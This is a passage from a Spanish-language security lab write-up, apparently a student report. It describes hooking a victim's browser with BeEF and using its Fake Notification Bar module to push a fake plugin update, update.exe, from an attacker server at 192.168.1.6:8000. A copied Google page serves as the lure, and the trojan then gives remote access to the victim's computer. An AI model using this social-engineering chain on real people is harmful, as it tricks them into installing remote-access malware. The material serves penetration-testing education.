
Finalmente desde beef procedimos a seleccionar el Fake Notification Bar para poder mostrarle a la víctima un pop up de un update requerido y así poder correr nuestro ejecutable.

The screenshot shows two instances of the BeEF web interface. The top instance is titled 'Getting Started' and displays 'Hooked Browsers'. It lists 'Online Browsers' (192.168.1.6) and 'Offline Browsers'. A table titled 'Details' shows browser capabilities like 'browser.capabilities.activex' (No), 'browser.capabilities.flash' (No), etc., up to 'browser.engine' (Gecko). The bottom instance is also titled 'Getting Started' and shows 'Module Tree' under 'social' (Fake Notification Bar (Firefox), Fake Notification Bar (IE), etc.). It has tabs for 'Logs', 'Zombies', 'Current Browser', 'Details', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. A 'Module Results History' table is shown, and a 'Fake Notification Bar (Firefox)' configuration panel is open, detailing its description, ID (160), plugin URL (http://192.168.1.6:8000/update.exe), and notification text ('An additional plug-in is required to display some content').


Se selecciona la url del servidor que tenemos levantado y se indica la dirección exacta del ejecutable. Además podemos indicar que mensaje se quiere mostrar, en este caso, que se necesita un plug-in adicional para poder ver la página correctamente.



Se copió el html de Google para hacer que nuestra web parezca una que el usuario normalmente. Se ve que se solicita que el usuario instale un plugin de actualización de software para continuar.



Seleccionando en 'save File', el usuario descarga el .exe. Es al ser posteriormente ejecutado que, como se mostró en la sección de Troyano, tenemos acceso a su computadora.



Se puede ver, que al ser ejecutado, en la computadora donde creamos el troyano, podemos comenzar a ver toda la actividad de la computadora de nuestros usuario.

## Bibliografía

- <https://github.com/Zerx0r/Kage>
- <https://github.com/bettercap/bettercap>
- <https://github.com/beefproject/beef>